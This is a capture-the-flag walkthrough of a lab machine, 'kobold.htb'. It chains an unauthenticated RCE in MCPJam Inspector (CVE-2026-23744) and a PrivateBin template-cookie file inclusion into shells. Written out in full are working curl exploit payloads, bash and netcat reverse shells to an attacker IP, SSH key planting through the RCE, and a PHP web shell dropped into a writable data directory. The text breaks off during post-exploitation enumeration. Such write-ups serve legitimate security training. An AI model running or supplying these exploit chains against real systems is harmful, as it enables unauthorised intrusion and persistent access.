











1 RECON
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnResult:
PORT     STATE SERVICE  REASON  VERSION
22/tcp   open  ssh      syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHDfvijaU/WiU8D/im7cOg8k4NeAOUgCHq16HhCbmZcI
80/tcp   open  http     syn-ack nginx 1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to https://kobold.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
443/tcp  open  ssl/http syn-ack nginx 1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to https://kobold.htb/
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.24.0 (Ubuntu)
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
|_Issuer: commonName=kobold.htb
3552/tcp open  http     syn-ack Golang net/http server
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONSPort 3552 stood out.
1.2 Web Application

The main web served only a "Coming Soon" page, hinting at some kind of AI automation platform:
1.3 Port 3552
Port 3552 hosted Arcane, a self-hosted web UI for Docker and Compose management. The upstream repo presents it as "Modern Docker Management, Designed for Everyone":

The version was 1.13.0.
1.4 Subdomains
Vhost fuzzing exposed:
$ gobuster vhost -u https://kobold.htb --ad -w /home/Axura/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -t 50 -k --timeout 20s
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       https://kobold.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /home/Axura/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   20s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
bin.kobold.htb Status: 200 [Size: 24402]
mcp.kobold.htb Status: 200 [Size: 466]
Progress: 20000 / 20000 (100.00%)
===============================================================
Finished
===============================================================
Two subdomains turned up.
2 USER
2.1 MCPJam
The mcp.kobold.htb vhost served an MCPJam instance:

MCPJam is a local inspector and testing interface for MCP servers and ChatGPT Apps, essentially a developer-facing UI for debugging MCP integrations.
2.1.1 CVE-2026-23744
CVE-2026-23744 affects MCPJam Inspector <= 1.4.2 and is a critical unauthenticated RCE. The issue exists because MCPJam listens on 0.0.0.0 by default and exposes /api/mcp/connect, which accepts a user-supplied serverConfig.command and args, then launches that process without authentication.
const server = serve({
  fetch: app.fetch,
  port: SERVER_PORT,
  hostname: "0.0.0.0",
});That misconfiguration is exactly why exploitation worked here: the MCPJam instance was exposed on mcp.kobold.htb.
The advisory includes a detailed PoC. We only needed to swap the Windows commands for Linux ones:
cmd="wget http://$attackerIp/ping"
curl -sk https://mcp.kobold.htb/api/mcp/connect \
  --header 'Content-Type: application/json' \
--data "{\"serverConfig\":{\"command\":\"bash\",\"args\":[\"-c\",\"$cmd\"],\"env\":{}},\"serverId\":\"audit\"}"Code execution confirmed:

Swapping the test payload for a reverse shell gave:
cmd="bash -i >& /dev/tcp/$attackerIp/443 0>&1"
curl -sk https://mcp.kobold.htb/api/mcp/connect \
  --header 'Content-Type: application/json' \
--data "{\"serverConfig\":{\"command\":\"bash\",\"args\":[\"-c\",\"$cmd\"],\"env\":{}},\"serverId\":\"audit\"}"Shell as ben:
$ sudo rlwrap nc -lnvp 443
Connection from 10.129.78.103:49756
bash: cannot set terminal process group (1503): Inappropriate ioctl for device
bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ script -c bash 2>/dev/null
Script started, output log file is 'typescript'.
Script done.
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ ls -a ~
.
..
.bash_history
.bash_logout
.bashrc
.cache
.profile
user.txt
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ cat ~/user.txt
7**********************************9
2.2 SSH Connection
To stabilize the foothold, an SSH key was added and used for direct login:
# create ssh key pair
ssh-keygen -t ed25519 -f /tmp/ben_key -N ""

# vars
pk="$(cat /tmp/ben_key.pub)"
sp="/home/ben/.ssh"

# write pub key to ben's ssh path
cmd="install -d -m 700 $sp && printf '%s\n' '$pk' > $sp/authorized_keys && chmod 600 $p/authorized_keys"
curl -sk https://mcp.kobold.htb/api/mcp/connect \
  --header 'Content-Type: application/json' \
  --data "{\"serverConfig\":{\"command\":\"bash\",\"args\":[\"-c\",\"$cmd\"],\"env\":{}},\"serverId\":\"audit\"}"

# connect
chmod 600 /tmp/ben_key
ssh -i /tmp/ben_key [email protected]
That worked cleanly:
$ ssh-keygen -t ed25519 -f /tmp/ben_key -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/ben_key
Your public key has been saved in /tmp/ben_key.pub
The key fingerprint is:
SHA256:LVujMNu9nI9fjx5odK1meNM2ZUeSLFmvgfL+jf3mbDw Axura@Labyrinth
The key's randomart image is:
+--[ED25519 256]--+
|              .  |
|             = o |
|          . + = o|
|         . o . * |
|      o S + o o =|
|       = * + + +o|
|      . + . = Ooo|
|         . = * E=|
|          =oo.=+X|
+----[SHA256]-----+
$ pk="$(cat /tmp/ben_key.pub)"
$ sp="/home/ben/.ssh"
$ cmd="install -d -m 700 $sp && printf '%s\n' '$pk' > $sp/authorized_keys && chmod 600 $p/authorized_keys"
$ curl -sk https://mcp.kobold.htb/api/mcp/connect \
  --header 'Content-Type: application/json' \
  --data "{\"serverConfig\":{\"command\":\"bash\",\"args\":[\"-c\",\"$cmd\"],\"env\":{}},\"serverId\":\"audit\"}"
{"success":false,"error":"Connection failed for server audit: MCP error -32000: Connection closed","details":"MCP error -32000: Connection closed"}%
$ chmod 600 /tmp/ben_key
$ ssh -i /tmp/ben_key [email protected]
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)
ben@kobold:~$ id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
ben@kobold:~$ cat user.txt
7*******************************9
User flag secured.
3 ROOT
3.1 Enumeration
3.1.1 Group Operator
The earlier id output already showed that Ben belongs to the operator group.
ben@kobold:~$ getent group operator
operator:x:37:ben,alice
ben@kobold:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
ben:x:1001:1001::/home/ben:/bin/bash
alice:x:1002:1002::/home/alice:/bin/bash
...
ben@kobold:~$ ls /home
alice  ben
So both Alice and Ben were operators.
3.1.2 LinPEAS
LinPEAS flagged something but noise:

/usr/lib/snapd/snap-confine often appears in capability listings on Ubuntu systems, so by itself it was not a convincing escalation lead.
╔══════════╣ Running processes (cleaned)
╚ Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root        1941  0.0  0.1 1744844 5040 ?        Sl   Mar21   0:00  _ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.17.0.2 -container-port 8080 -use
-listen-fd
ben         4336  0.0  0.2  20228 11268 ?        Ss   04:31   0:00 /usr/lib/systemd/systemd --user
└─(Caps) 0x0000000800000000=cap_wake_alarmThe root-owned docker-proxy process showed that a local service on 127.0.0.1:8080 (it turns out to be the Pastebin service) was being published into a container.
╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
ether 8a:5b:54:e7:34:4d  txqueuelen 0  (Ethernet)
RX packets 2270  bytes 7719798 (7.7 MB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 2266  bytes 514323 (514.3 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth445236f: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
ether 5a:c0:2c:d7:06:9a  txqueuelen 0  (Ethernet)
RX packets 2270  bytes 7751578 (7.7 MB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 2266  bytes 514323 (514.3 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
══╣ Active Ports (netstat)
tcp        0      0 127.0.0.1:41137         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6274          0.0.0.0:*               LISTEN      1613/node
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::3552                 :::*                    LISTEN      -
tcp6 0 0 :::22 :::* LISTEN -Between docker0 and the localhost listener on 127.0.0.1:8080, it was clear that an internal container-backed web service was running on the host.
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/privatebin-data/data
/privatebin-data/data/bd
/privatebin-data/data/bd/b5
/privatebin-data/data/.htaccess
/privatebin-data/data/purge_limiter.php
/privatebin-data/data/salt.php

╔══════════╣ Unexpected in root
/privatebin-data
/appThe writable /privatebin-data tree was the stronger lead, especially since bin.kobold.htb was already in scope.
3.2 Pastebin

PrivateBin is a minimalist self-hosted pastebin with client-side encryption, designed so the server has zero knowledge of the stored paste contents.
bin.kobold.htb also revealed the running version: 2.0.2.
3.2.1 Template Switching LFI
That version falls inside the advisory reported on GitHub, a template-switching LFI affecting versions >= 1.7.7 and fixed in 2.0.3.
Required conditions:
templateselectionenabled- attacker controls the
templatecookie - chosen value resolves to an existing PHP file relative to
tpl/
For example, the cfg path is root-owned:
ben@kobold:~$ ls /privatebin-data -lah
total 20K
drwxrwx---  5 root operator 4.0K Mar 15 21:23 .
drwxr-xr-x 22 root root     4.0K Mar 16 20:57 ..
drwxrwx---  2 root operator 4.0K Mar 15 21:23 certs
drwxr-x---  2 root       82 4.0K Mar 15 21:23 cfg
drwxrwxrwx  5 root operator 4.0K Mar 15 21:23 data
ben@kobold:~$ ls /privatebin-data/cfg
ls: cannot open directory '/privatebin-data/cfg': Permission denied
But the bug still gives us path traversal:
# basic validation pattern PoC
curl -sk --cookie 'template=../cfg/conf' https://bin.kobold.htb/Test the LFI on conf.php:
$ curl -isk --cookie 'template=../cfg/conf' https://bin.kobold.htb/
HTTP/1.1 500 Internal Server Error
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 22 Mar 2026 06:01:17 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-store, no-cache, no-transform, must-revalidate
Pragma: no-cache
Expires: Sun, 22 Mar 2026 06:01:17 GMT
Last-Modified: Sun, 22 Mar 2026 06:01:17 GMT
Vary: Accept
Content-Security-Policy: default-src 'none'; base-uri 'self'; form-action 'none'; manifest-src 'self'; connect-src * blob:; script-src 'self' 'wasm-unsafe-eval'; style-src 'self'; font-src
 'self'; frame-ancestors 'none'; frame-src blob:; img-src 'self' data: blob:; media-src blob:; object-src blob:; sandbox allow-same-origin allow-scripts allow-forms allow-modals allow-down
loads
Cross-Origin-Resource-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Permissions-Policy: browsing-topics=()
Referrer-Policy: no-referrer
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
Set-Cookie: template=..%2Fcfg%2Fconf; secure; SameSite=Lax
That 500 strongly suggested the template cookie was accepted and used during template resolution. The missing conf file pointed to the running Docker container rather than the host path tested first.
3.2.2 Arbitrary PHP LFI
By itself, the bug is only an LFI. Here it was stronger because linPEAS had already shown that ben could write into /privatebin-data/data:
ben@kobold:~$ ls -lah /privatebin-data/data
total 36K
drwxrwxrwx 5 root   operator 4.0K Mar 15 21:23 .
drwxrwx--- 5 root   operator 4.0K Mar 15 21:23 ..
drwx------ 3 nobody       82 4.0K Mar 15 21:23 12
drwxrwxrwx 3 root   operator 4.0K Mar 15 21:23 bd
drwx------ 3 root   operator 4.0K Mar 15 21:23 e3
-rwxrwxrwx 1 root   operator   19 Feb 16 08:29 .htaccess
-rwxrwxrwx 1 root   operator   47 Mar  4 12:49 purge_limiter.php
-rwxrwxrwx 1 root   operator  522 Feb 16 08:29 salt.php
-rw-r----- 1 root   operator  132 Feb 16 08:34 traffic_limiter.php
That made it possible to drop a PHP file into PrivateBin's data directory, traverse to it through the template cookie, and have PrivateBin include it as a template.
So we can drop a simple marker file into the writable data path:
echo '<?php echo "KOBOLD_OK"; ?>' > /privatebin-data/data/test.phpInclusion test:
curl -isk --cookie 'template=../data/test' https://bin.kobold.htb/The same test also worked cleanly in Burp:

Pivot confirmed.
3.2.3 RCE
Simply plant a malicious PHP file for code execution:
# @victim
echo '<?php system($_GET["x"]); ?>' > /privatebin-data/data/2.php

# @attacker
curl -sk --cookie 'template=../data/2' \
'https://bin.kobold.htb/?x=id'A fresh PHP file was needed for each test.
RCE confirmed:
$ curl -sk --cookie 'template=../data/2' \
    'https://bin.kobold.htb/?x=id'
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
The target had no bash or curl, but it did include nc:
$ curl -sk --cookie 'template=../data/2' \
  --get --data-urlencode 'x=which curl; which wget; which bash; which nc' \
  https://bin.kobold.htb/
/usr/bin/wget
/usr/bin/nc
So a Netcat reverse shell was used:
cmd='nc '"$attackerIp"' 443 -e /bin/sh'
curl -sk --cookie 'template=../data/2' \
    --get --data-urlencode "x=$cmd" \
https://bin.kobold.htb/Shell as www-data:
$ sudo rlwrap nc -lnvp 443
Connection from 10.129.78.103:38171
id
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
pwd
/var/www
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if4: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 0e:a2:97:d4:f3:01 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
hostname
